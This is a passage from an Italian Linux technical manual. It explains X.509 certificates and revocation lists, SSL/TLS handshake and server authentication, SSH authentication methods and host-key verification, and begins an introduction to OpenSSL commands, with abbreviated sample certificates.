- disponendo del certificato di Bianco e avendo verificato la sua autenticità, si può verificare l'autenticità del certificato di Tizio.

Se non si disponesse del certificato di Beta occorrerebbe ripetere la ricerca per l'autorità garante superiore, nel modo già visto.

404.1.2 Numero di serie, scadenza e revoca dei certificati

Un certificato non può essere valido per sempre, così come accade con un documento di riconoscimento: una carta di identità o un passaporto. Un'informazione fondamentale che deve avere un certificato elettronico è la scadenza; questa è sempre l'informazione che viene controllata per prima, chiunque sia il titolare del certificato.

Tuttavia, anche nel periodo di validità di un certificato possono cambiare tante cose, per cui deve essere previsto un meccanismo di revoca: sia su richiesta del titolare; sia a seguito di una decisione dell'autorità di certificazione che lo ha firmato. Infatti, il titolare del certificato potrebbe trovarsi in una condizione diversa rispetto a quella in cui si trovava nel momento del rilascio del certificato stesso, per cui i dati in esso contenuti potrebbero non corrispondere più; dall'altra parte, l'autorità di certificazione potrebbe avere verificato un utilizzo irregolare del certificato e di conseguenza potrebbe decidere il suo ritiro.

Evidentemente, per ottenere questo risultato, occorre che l'autorità che ha rilasciato dei certificati, gestisca anche una base di dati in cui siano indicati quelli che sono stati revocati, identificabili attraverso il loro numero di serie, che quindi è un altro elemento indispensabile di un certificato. A questo punto, quando si vuole verificare un certificato, oltre a controllare la scadenza e la validità della firma dell'autorità di certificazione, occorre controllare presso la base di dati di questa che il certificato non sia già stato revocato.

Il meccanismo della revoca o del non-rinnovo dei certificati, serve anche a dare credibilità a una catena di autorità di certificazione: un anello debole della catena -- debole in quanto poco serio -- metterebbe in dubbio tutto il sistema e sarebbe nell'interesse di tutte le altre autorità la sua eliminazione. Si intende che l'azione necessaria per ottenere questo risultato è la semplice pubblicazione della revoca del certificato da parte dell'autorità di livello superiore, oppure il suo mancato rinnovo.

404.2 Certificato X.509

Un tipo di certificato importante è quello definito dallo standard X.509. Questo certificato serve ad abbinare un ***nome distintivo*** (conosciuto come *Distinguished name*, ovvero l'acronimo DN) a una chiave pubblica. Questo nome distintivo è in pratica una raccolta di informazioni su una certa persona in un certo contesto. Gli elementi di queste informazioni sono visti come l'assegnamento di valori ad altrettante variabili; anche se non sono utilizzate sempre tutte, è importante tenere conto di questo fatto, ricordando le più importanti, per poter interpretare correttamente le richieste dei programmi che utilizzano questo standard.

Tabella 404.2. Alcuni campi tipici di un nome distintivo nei certificati X.509.

Campo	Descrizione
UID	Nominativo.
CN	Nome comune, o *Common name*.
O	Organizzazione.
OU	Dipartimento all'interno dell'organizzazione.
C	Sigla del paese (nazione).
ST	Regione o provincia.
L	Località.

Le regole per stabilire esattamente quali campi devono essere usati e cosa devono contenere, dipende dalla politica dell'autorità che deve firmare il certificato. In particolare, il campo

'**CN**', a cui corrisponde la definizione *Common name*, è l'elemento più vago. Spesso, quando il certificato riguarda la gestione di un servizio, contiene il nome di dominio completo dell'elaboratore dal quale questo viene offerto.

Le informazioni di un certificato X.509 tipico sono organizzate in due parti: la sezione dati e la sezione della firma elettronica. La sezione dati contiene in particolare:

- la versione dello standard X.509 a cui fa riferimento il certificato;
- il numero di serie assegnato dall'autorità di certificazione;
- il nome distintivo (DN) dell'autorità di certificazione;
- il periodo di validità del certificato;
- il nome distintivo (DN) del titolare della certificato (*subject*);
- la chiave pubblica del titolare del certificato;
- altre informazioni che rappresentano un'estensione dello standard.

La sezione della firma elettronica contiene in pratica la firma fatta dall'autorità di certificazione, ed è in questa parte che potrebbero apparire le informazioni necessarie ad acquisire il certificato dell'autorità stessa. A titolo di esempio si può vedere come può apparire un certificato del genere, quando questo viene tradotto in forma leggibile (la chiave pubblica e la firma sono abbreviate):

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 0 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=IT, ST=Italia, L=Milano, O=SuperCA, CN=super.ca.dg…
        Validity
            Not Before: Dec 11 19:39:32 1999 GMT
            Not After : Jan 10 19:39:32 2000 GMT
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        71:88:37:bb:f0:5e:6e:82:fa:90:87:4f:bb:b6:06:a3:da:6a:
        86:b7:78:8d:a6:49:c2:e1:24:2d:37:ae:70:92:b7:68:49:14:
    …
        39:22:3b:41:46:d9:36:3a:85:d0:b2:d3:0d:d0:82:54:00:8e:
        38:b7:fa:52:09:d3:14:ea:18:c2:d5:5b:88:ef:05:18:1e:bd:
        c1:4e
```

È interessante osservare le righe che descrivono l'autorità garante che emette il certificato (*Issuer*) e il titolare (*Subject*). Ognuna di queste due righe rappresenta rispettivamente il nome distintivo dell'autorità e del titolare; si può vedere in che modo sono indicati i vari elementi di questa informazione (i puntini di sospensione finali sono stati aggiunti perché la riga sarebbe più lunga, con altre informazioni):

```
C=IT, ST=Italia, L=Tiziopoli, O=Dinkel-Brot, CN=dinkel.brot.dg…
```

La forma è quella dell'assegnamento di variabili, alcune delle quali sono state elencate nella tabella 404.2. La scelta delle variabili da indicare (da assegnare) dipende dall'autorità e dal contesto per il quale viene rilasciato il certificato.

Il certificato è realizzato normalmente in formato PEM (utilizza solo l'ASCII a sette bit) e il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, che qui viene mostrato in forma abbreviata:

```
-----BEGIN CERTIFICATE-----
MIICeTCCAeICAQAwDQYJKoZIhvcNAQEEBQAwgYQxCzAJBgNVBAYTAklUMQ8wDQYD
VQQIEwZJdGFsaWExEDAOBgNVBAcTB1RyZXZpc28xFDASBgNVBAoTC0RpbmtlbC1C
…
t3iNpknC4SQtN65wkrdoSRQb88RpFYCkpISCbutfU4lZ+8XV7ASOJcHOrqqR65PZ
AeP4kVAFLnG+HTGlqHtReWszL6y75c45IjtBRtk2OoXQstMN0IJUAI44t/pSCdMU
6hjC1VuI7wUYHr3BTg==
-----END CERTIFICATE-----
```

404.2.1 Richiesta di certificato X.509

Per ottenere un certificato da un'autorità, utilizzando lo standard X.509, si parte dalla creazione di una ***richiesta di certificato***, che in pratica è un certificato avente già tutte le informazioni, tranne la firma del garante, firmato direttamente dal richiedente. L'esempio seguente potrebbe essere la richiesta di certificato corrispondente all'esempio già visto in precedenza; anche in questo caso si abbreviano la chiave pubblica e la firma:

```
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
        Attributes:
            challengePassword        :ciao-ciao
            unstructuredName         :Dinkel
    Signature Algorithm: md5WithRSAEncryption
        09:eb:da:65:21:d1:67:65:ec:c3:f7:07:7b:82:fb:3f:d3:9f:
```

```
        ed:89:bc:be:38:bd:97:1c:15:f0:2b:2f:ef:6b:1e:00:57:47:
    …
        e7:70:9c:93:30:f1:aa:93:42:37:dc:32:e0:85:50:d9:ed:0e:
        f7:8e
```

Anche la richiesta di certificato è realizzato normalmente in formato PEM; il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, che qui viene mostrato in forma abbreviata:

```
-----BEGIN CERTIFICATE REQUEST-----
MIIB/TCCAWYCAQAwgYIxCzAJBgNVBAYTAklUMQ8wDQYDVQQIEwZJdGFsaWExEDAO
BgNVBAcTB1ZlbmV6aWExFDASBgNVBAoTC01BUkFNQU8tTUFIMRkwFwYDVQQDFBBj
…
YwJNRXTBdL7J/K+LVYFnnxbu6Z4vyDvqcCxD0hWE3VSkXQ2RHHW3sN1oMbtVfjS7
NMe5qq5noKkraMhq3edwnJMw8aqTQjfcMuCFUNntDveO
-----END CERTIFICATE REQUEST-----
```

404.2.2 Revoca dei certificati

L'autorità di certificazione che ha la necessità di pubblicare i certificati che vengono revocati prima della loro scadenza naturale, lo fa attraverso la pubblicazione di un elenco dei certificati revocati, ovvero di ciò che è conosciuto con la sigla CRL (*Certificate revocation list*). Questo elenco è firmato dall'autorità di certificazione che lo pubblica, pertanto si tratta di un tipo di certificato speciale. Nello standard X.509, questo elenco potrebbe apparire come si vede nell'esempio seguente, in cui si vedono due certificati revocati:

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Milano/O=SuperCA/CN=super.ca.dg
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

Osservando l'elenco si vede che il riferimento ai certificati è fatto solo attraverso il numero di serie, stando a indicare che i certificati firmati dall'autorità, con questi numeri di serie, sono revocati a partire dalle date indicate.

404.3 Riferimenti

- Netscape, *Introduction to Public-Key Cryptography*
  ⟨*http://docs.sun.com/source/816-6154-10/* ⟩
- Kille S., *RFC 1779, A String Representation of Distinguished Names*, 1995
  ⟨*http://www.ietf.org/rfc/rfc1779.txt* ⟩

Capitolo 405

Connessioni cifrate e certificate

Nel momento in cui si trasmettono dati cifrati e certificati, si ha una comunicazione di dati che hanno queste caratteristiche. Tuttavia ciò non basta per risolvere i problemi reali delle comunicazioni, quando si richiede che tutta la connessione sia cifrata e certificata.

Una connessione cifrata non serve solo per nascondere i dati che si trasmettono, ma anche per garantire l'identità di una delle due parti, o di entrambe.

405.1 Fasi astratte dell'instaurarsi di una connessione cifrata e certificata

Ogni protocollo pensato specificatamente per le connessioni cifrate, ha le sue particolarità, dettate dalle esigenze iniziali per le quali è stato realizzato. In linea di massima si possono individuare le fasi seguenti:

- il cliente negozia con il servente le caratteristiche del protocollo cifrato da adottare;
- il servente invia al cliente la propria chiave pubblica all'interno di un certificato, che il cliente può verificare se ne è in grado e se lo ritiene necessario;
- il servente può pretendere dal cliente un certificato che possa verificare, oppure può pretendere di essere già in possesso della chiave pubblica del cliente (naturalmente già verificata);
- una volta che il cliente dispone della chiave pubblica del servente, può iniziare una prima fase di comunicazione cifrata, in cui solitamente ci si scambia una chiave simmetrica generata in modo casuale, per rendere più sicura la comunicazione.

La verifica dei certificati serve a garantire l'identità dei nodi e delle utenze coinvolte, ovvero, un servente può garantire l'identità del servizio, mentre un cliente può garantire l'identità dell'utente che lo richiede.

La situazione tipica in cui si richiede una connessione cifrata è quella in cui una persona «qualunque» voglia fare un acquisto presso un negozio telematico, utilizzando il proprio navigatore. Dovendo fornire i propri dati personali, compresi quelli della carta di credito, questa persona vuole essere sicura di trasmettere le informazioni alla controparte giusta. Per questo, il suo navigatore che instaura la comunicazione cifrata, deve garantire al suo utilizzatore l'identità della controparte attraverso la verifica della chiave pubblica del servizio, che deve essere già in suo possesso, all'interno di un certificato ritenuto valido.


Quando l'accesso a un servizio che presuppone una connessione cifrata è soggetto a una forma di registrazione, l'autenticazione dell'accesso da parte del cliente può avvenire attraverso l'uso di un certificato depositato in precedenza. In pratica, in questo modo il servente può chiedere al cliente di iniziare subito una connessione cifrata che da parte sua può decifrare usando la chiave pubblica del cliente stesso, a garanzia della sua identità, senza bisogno di richiedere l'inserimento della solita parola d'ordine.

In tutti i casi, questo tipo di connessioni non dovrebbe tornare mai a trasmettere dati in chiaro. Infatti, anche se lo scopo della procedura fosse solo quello di garantire l'identità delle parti, resta comunque necessario mantenere la connessione cifrata per garantire anche che una delle parti non venga sostituita durante la comunicazione.

405.2 SSL/TLS

SSL (*Secure socket layer*) e TLS (*Transport layer security*) sono due protocolli per la certificazione e la comunicazione cifrata. SSL è stato sviluppato originalmente da Netscape; TLS è l'evoluzione del primo, come standard pubblicato da IETF.

Figura 405.1. Collocazione dei protocolli SSL/TLS nel modello ISO-OSI.

applicazione
presentazione
sessione
HTTP...
SSL/TLS
trasporto
rete
TCP/IP
collegamento dati
fisico

Nel modello ISO-OSI, il protocollo SSL/TLS si inserisce tra il livello di trasporto (quarto) e il livello di sessione (quinto). Le sue funzionalità sono essenzialmente:

- autenticazione del servente da parte del cliente, con il quale l'utente di un servizio è in grado di essere certo dell'identità del suo fornitore;
- autenticazione del cliente nei confronti del servente, con il quale il fornitore di un servizio si accerta dell'identità del proprio cliente, senza dover usare le forme tradizionali (nominativo e parola d'ordine);
- crittografica della comunicazione, per garantire la segretezza delle transazioni.

405.2.1 Negoziazione

Attraverso la descrizione del meccanismo di negoziazione che c'è tra cliente e servente di una connessione SSL/TLS, si intendono meglio il significato e il funzionamento di questo sistema. In generale, la negoziazione consente al servente di farsi riconoscere nei confronti del cliente, attraverso la tecnica della chiave pubblica, con la quale le due parti possono poi creare una chiave simmetrica da usare per cifrare la comunicazione; inoltre, è possibile anche richiedere al cliente di identificarsi nello stesso modo in cui fa il servente.

1. Il cliente si presenta presso il servente fornendo alcune informazioni sulla versione del protocollo che è in grado di gestire.

2. Il servente risponde comunicando le scelte fatte in base alla disponibilità del cliente, inviando il proprio certificato; inoltre, se la risorsa richiesta prevede l'identificazione del cliente, richiede anche il suo certificato.

3. Il cliente analizza il certificato e determina se può riconoscere o meno il servente; se l'autorità di certificazione che lo ha firmato è sconosciuta, si chiede all'utente di intervenire per decidere il da farsi.

4. Attraverso i dati ottenuti fino a questo punto, il cliente prepara un primo esemplare dell'informazione che serve poi per definire la chiave di sessione, lo cifra attraverso la chiave pubblica del servente e lo invia.

5. Se il servente aveva richiesto l'autenticazione da parte del cliente, verifica l'identità di questo; se il cliente non viene riconosciuto, la sessione termina.

6. Il servente e il cliente determinano la chiave di sessione (simmetrica), in base ai dati che si sono scambiati fino a quel momento, iniziando la comunicazione cifrata con quella chiave.

Leggendo la sequenza di queste operazioni, si intende che la connessione cifrata può avvenire solo perché il servente offre un certificato, contenente la chiave pubblica dello stesso, attraverso la quale il cliente può cifrare inizialmente le informazioni necessarie a entrambi per generare una chiave di sessione. Di conseguenza, con questo modello, non può instaurarsi una comunicazione cifrata se il servente non dispone di un certificato e di conseguenza non dispone della chiave privata relativa.

Dal momento che la disponibilità di un certificato è indispensabile, se si vuole attivare un servizio che utilizza il protocollo SSL/TLS per cifrare la comunicazione, se non è possibile procurarselo attraverso un'autorità di certificazione, è necessario produrne uno fittizio in proprio.

405.2.2 Autenticazione del servente

Vale la pena di elencare brevemente i passi che compie il cliente per verificare l'identità del servente:

1. viene verificato che il certificato non sia scaduto, facendo in modo che se la data attuale risulta al di fuori del periodo di validità, l'autenticazione fallisca;[1]

2. viene verificata la disponibilità del certificato dell'autorità che ha firmato quello del servente; se è presente si può controllare la firma e di conseguenza la validità del certificato offerto dal servente;

3. se il cliente non dispone del certificato dell'autorità di certificazione e non è in grado di procurarselo e nemmeno di verificarlo attraverso una catena di certificazioni, l'autenticazione del servente fallisce;

4. infine, viene verificato che il nome di dominio del servente corrisponda effettivamente con quanto riportato nel certificato.[2]

405.3 Introduzione al protocollo SSH

Il protocollo SSH è nato a seguito dello sviluppo di Secure Shell, un sistema per l'accesso remoto «sicuro», che si sostituisce a quello tradizionale dei programmi come Rlogin e Telnet. Secure Shell, ovvero SSH, è oggi un software proprietario, ma esistono diverse realizzazioni, più o meno libere, con funzionalità analoghe, o equivalenti, che usano lo stesso protocollo.[3]

Attraverso il protocollo SSH si possono gestire diversi livelli di sicurezza, in cui il minimo in assoluto è rappresentato dalla cifratura della comunicazione, estendendosi a vari metodi di riconoscimento reciproco da parte dei nodi che si mettono in comunicazione.

Il software che utilizza il protocollo SSH può instaurare un collegamento tra due elaboratori utilizzando diverse modalità, come accennato, in cui l'unica costante comune è la cifratura della comunicazione.

Semplificando molto le cose, da una parte si trova il servente che offre l'accesso e mette a disposizione una chiave pubblica, attraverso la quale i clienti dovrebbero poter verificare l'autenticità del servente a cui si connettono. Appena si verifica la connessione, prima ancora che sia stata stabilita l'identità dell'utente, cliente e servente concordano un sistema di cifratura.

405.3.1 Autenticazione RHOST

Alcune realizzazioni del software che utilizza il protocollo SSH consentono ancora, se lo si desidera, di utilizzare il vecchio meccanismo dell'autenticazione attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', che in pratica sono quelli utilizzati da Rlogin e Rsh.

Attraverso questi file, o un'altra coppia analoga per non interferire con Rlogin e Rsh, si può stabilire semplicemente quali clienti e quali utenti possono accedere senza che venga richiesta loro la parola d'ordine. Si tratta ovviamente di un sistema di riconoscimento molto poco sicuro, che rimane solo per motivi storici, ma in generale viene lasciato disabilitato.

405.3.2 Autenticazione RHOST+RSA

Per attenuare lo stato di debolezza causato da un sistema che accetta di autenticare i clienti e gli utenti esclusivamente in base alla configurazione di '`/etc/hosts.equiv`' e '`~/.rhosts`' (o simili), si può aggiungere la verifica della chiave pubblica del cliente.

In pratica, se il cliente dispone di una sua chiave pubblica può dimostrare al servente la sua identità.

405.3.3 Autenticazione RSA

A fianco dei metodi di autenticazione derivati da Rlogin si aggiunge il metodo RSA, attraverso cui, ogni utente che intende utilizzarlo deve creare una propria chiave RSA, indicando nel proprio profilo personale presso il servente la parte pubblica di questa chiave. Quando l'utente tenta di accedere in questo modo, le chiavi vengono confrontate e la corrispondenza è sufficiente a concedere l'accesso senza altre formalità.

Quando si utilizza questo tipo di autenticazione, la parte privata della chiave generata dall'utente, viene cifrata generalmente attraverso una parola d'ordine. In questo modo, prima di ottenere l'autenticazione, l'utente deve anche fornire questa parola d'ordine.

Generalmente, quando si utilizza l'autenticazione RSA, occorre osservare attentamente i permessi dei file. Di solito, la presenza di un permesso di scrittura superfluo per la directory che contiene i file della chiave privata, dovrebbe essere abbastanza per fare fallire l'autenticazione. Infatti, ciò potrebbe consentire a un estraneo di sostituire le chiavi.

405.3.4 Autenticazione attraverso la parola d'ordine tradizionale

Quando tutti gli altri tipi di autenticazione falliscono, il software che utilizza il protocollo SSH verifica l'identità dell'utente attraverso la parola d'ordine relativa all'accesso normale presso quel sistema.

In pratica, questa forma di autenticazione è quella più comune, dal momento che consente l'accesso senza bisogno di alcuna configurazione (a parte la generazione della chiave del nodo). Infatti, il protocollo SSH garantisce che la parola d'ordine viaggi cifrata, essendo questo già un grande risultato per la sicurezza dei sistemi coinvolti.

405.3.5 Chiave privata e chiave pubblica

Il software che si avvale del protocollo SSH, deve essere provvisto generalmente di un programma per la preparazione di coppie di chiavi pubbliche e private. Queste servono necessariamente per attivare il servizio, dal momento che un servente del genere non può fare nulla senza queste; inoltre possono servire dal lato cliente per facilitare l'autenticazione.

La chiave pubblica e quella privata vengono conservate in due file separati, con permessi di accesso molto restrittivi nel caso del file della chiave privata. Tuttavia, si tende a considerare che entrambi questi file debbano trovarsi nella stessa directory; inoltre, si intende generalmente che il nome del file della chiave pubblica si distingua solo perché ha in più l'estensione '`.pub`'. In questo modo, per fare riferimento alle chiavi, si indica generalmente solo il nome del file della chiave privata, intendendo implicitamente quale sia il nome del file della chiave pubblica.

Tradizionalmente, questi file hanno nomi molto simili da una realizzazione all'altra che utilizza il protocollo SSH. Nel caso delle chiavi del servente, si tratta di qualcosa del tipo '`/etc/*/*_host_key`' e '`/etc/*/*_host_key.pub`', mentre nel caso di chiavi personali dell'utente, si tratta di nomi del tipo '`~/*/identity`' e '`~/*/identity.pub`'. Gli utenti che predispongono una propria coppia di chiavi, lo fanno generalmente per poter utilizzare un'autenticazione di tipo RSA.

In generale, la chiave privata del servente non può essere protetta attraverso una parola d'ordine, dal momento che il servizio deve essere gestito in modo automatico; al contrario, è opportuno che la chiave privata di un utente sia protetta, dal momento che non può impedire all'amministratore del sistema di accedervi.[4]

405.3.6 Verifica dell'identità dei serventi

Un elemento importante per la garanzia della sicurezza nelle comunicazioni è la verifica dell'identità del servente. Per farlo, è necessario che il cliente possegga una copia della chiave pubblica del servente a cui si vuole accedere.

In generale, la fiducia dovrebbe essere un fatto personale, per cui tali informazioni dovrebbero essere gestite singolarmente da ogni utente che intenda sfruttare tale protocollo. Tuttavia, alcune realizzazioni tradizionali di software che sfruttano questo protocollo, consentono di definire

un elenco generale di chiavi pubbliche convalidate. Di solito si tratta di file del tipo '/etc/*/*_known_hosts', che oltre alle chiavi contengono le informazioni sui serventi a cui si riferiscono (a meno che queste indicazioni siano già inserite in un certificato completo).

Nello stesso modo possono agire gli utenti in file del tipo '~/*/known_hosts' e ciò è preferibile in generale.

Di solito, per lo scopo che ha il protocollo SSH, non ci si crea il problema di ottenere la chiave pubblica del servente per vie sicure, accontentandosi di accettarla la prima volta che si ha un contatto. Ciò che si ottiene in questo modo è di verificare che il servente non venga sostituito con un altro durante gli accessi successivi.

A questo proposito, il software che utilizza il protocollo SSH può arrangiarsi a fare tutto da solo, dopo aver richiesto una conferma, oppure può pretendere che gli venga chiesto espressamente di accettare la chiave pubblica della controparte anche se questa non può essere verificata. Quello che segue è un esempio di ciò che potrebbe essere segnalato in tali circostanze.

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?
```

yes [*Invio*]

```
Host 'linux.brot.dg' added to the list of known hosts.
```

Ovviamente, nel momento in cui si scopre che la chiave pubblica di cui si dispone non consente più di autenticare un servente, il programma che si utilizza deve dare una segnalazione adeguata. Anche in questo caso ci possono essere modi diversi di reagire: impedire l'accesso, oppure chiedere all'utente il da farsi.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@       WARNING: HOST IDENTIFICATION HAS CHANGED!         @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the host key has just been changed.
Please contact your system administrator.
```

405.4 Riferimenti

- *Introduction to SSL*

  ⟨*http://docs.sun.com/source/816-6156-10/contents.htm* ⟩

[1] Si comprende l'importanza di avere un orologio del sistema funzionante e configurato in modo corretto.

[2] Ciò spiega il motivo per cui, in questi casi, nel campo CN del nome distintivo di un certificato X.509 viene indicato il nome di dominio del servente.

[3] La difficoltà maggiore nella realizzazione di software libero di questo tipo sta nei problemi legali dovuti all'uso di questo o quell'algoritmo crittografico, che potrebbe essere brevettato, oppure potrebbe non essere ammesso dalle leggi del proprio paese.

[4] Se si vuole mantenere la possibilità di utilizzare un sistema di autenticazione RHOST+RSA, in cui l'utente non debba intervenire in alcun modo, è necessario che la sua chiave privata non sia protetta da parola d'ordine. Ma è già stato spiegato che si tratta di un modo molto poco sicuro di gestire tale tipo di comunicazione.

Capitolo 406

Introduzione a OpenSSL

OpenSSL [1] è una realizzazione in forma di software libero dei protocolli SSL/TLS (*Secure socket layer* e *Transport layer security*) per la certificazione e la comunicazione cifrata. Inizialmente, il progetto si chiamava SSLeay, ma da quando l'autore originale lo ha dovuto interrompere, questo è stato ripreso da un gruppo indipendente che lo ha ribattezzato in OpenSSL.

OpenSSL si compone di alcune librerie che permettono di incorporare le funzionalità dei protocolli SSL/TLS all'interno di programmi di comunicazione, oltre a una serie di programmi di servizio per la gestione delle chiavi e dei certificati, arrivando eventualmente anche alla gestione di un'autorità di certificazione.

Questi programmi, in particolare, potrebbero essere compilati in modo da distinguersi in più file eseguibili, oppure in modo da generare un solo eseguibile monolitico: '**`openssl`**'. In questi capitoli, in cui si fa riferimento a OpenSSL, si presume che si tratti di un eseguibile unico.

406.1 Collocazione e impostazione

Non esiste una definizione ben precisa di dove devono essere collocati i file che compongono la configurazione e gli strumenti di OpenSSL. Quando si installa OpenSSL da un pacchetto fatto per la propria distribuzione GNU/Linux, è importante scoprire dove vengono collocati i file delle chiavi e dei certificati, così come la collocazione del file di configurazione '`openssl.cnf`'. Intuitivamente si possono cercare questi file a partire dalla directory '`/etc/`'; in particolare, le chiavi potrebbero essere collocate a partire da '`/etc/ssl/`' o da '`/etc/openssl/`'.

Quando gli strumenti di OpenSSL sono organizzati in un solo eseguibile monolitico, la sintassi per i comandi relativi si esprime sinteticamente nel modo seguente:

```
openssl comando [opzioni]
```

Tabella 406.1. Alcuni comandi di OpenSSL.

Comando	Descrizione
`openssl req`	Gestione delle richieste di certificazione.
`openssl ca`	Gestione relativa all'autorità di certificazione.
`openssl crl`	Gestione del certificato delle revoche.
`openssl genrsa`	Generazione di parametri RSA.
`openssl rsa`	Conversione del formato di una chiave privata o di un certificato.
`openssl x509`	Gestione dei dati dei certificati X.509.

La tabella 406.1 elenca brevemente alcuni dei comandi più importanti. Per avere una guida rapida alle opzioni di ogni comando, basta utilizzare un'opzione non valida, per esempio '**`-h`**':

$ **openssl ca -h** [*Invio*]

L'esempio mostra in che modo ottenere l'elenco delle opzioni del comando '**openssl ca**'; comunque, in mancanza di altra documentazione, conviene stampare e tenere a portata di mano queste guide:

$ **openssl req -h > guida.txt** [*Invio*]

$ **openssl crl -h >> guida.txt** [*Invio*]

$ **openssl ca -h >> guida.txt** [*Invio*]

$ **openssl genrsa -h >> guida.txt** [*Invio*]

$ **openssl x509 -h >> guida.txt** [*Invio*]

Alcuni di questi comandi hanno in comune delle opzioni, che vale la pena di descrivere subito, prima di mostrare degli esempi, nei quali si può concentrare l'attenzione sulle altre opzioni specifiche. La tabella 406.2 mostra questo elenco di opzioni tipiche.

Tabella 406.2. Alcune opzioni frequenti nei comandi di OpenSSL.

Opzione	Descrizione
`-in` ***file***	Definisce un file in ingresso adatto al contesto.
`-out` ***file***	Definisce un file in uscita adatto al contesto.
`-noout`	Non emette il risultato.
`-text`	Emette le informazioni in forma di testo leggibile.
`-hash`	Emette il codice di controllo relativo al contesto.
`-inform` ***formato***	Specifica il formato dei dati in ingresso.
`-outform` ***formato***	Specifica il formato dei dati in uscita.

Prima di descrivere la configurazione di OpenSSL, viene mostrato tecnicamente il modo per richiedere un certificato, o per realizzarne un proprio senza valore. Infatti, in generale, la configurazione standard dovrebbe essere più che sufficiente per il raggiungimento di questo obiettivo. È il caso di ricordare che un certificato è un file contenente la chiave pubblica del suo titolare, firmata da un'autorità di certificazione che garantisce la sua validità e anche la correttezza degli altri dati.

406.2 Procedimento per ottenere un certificato

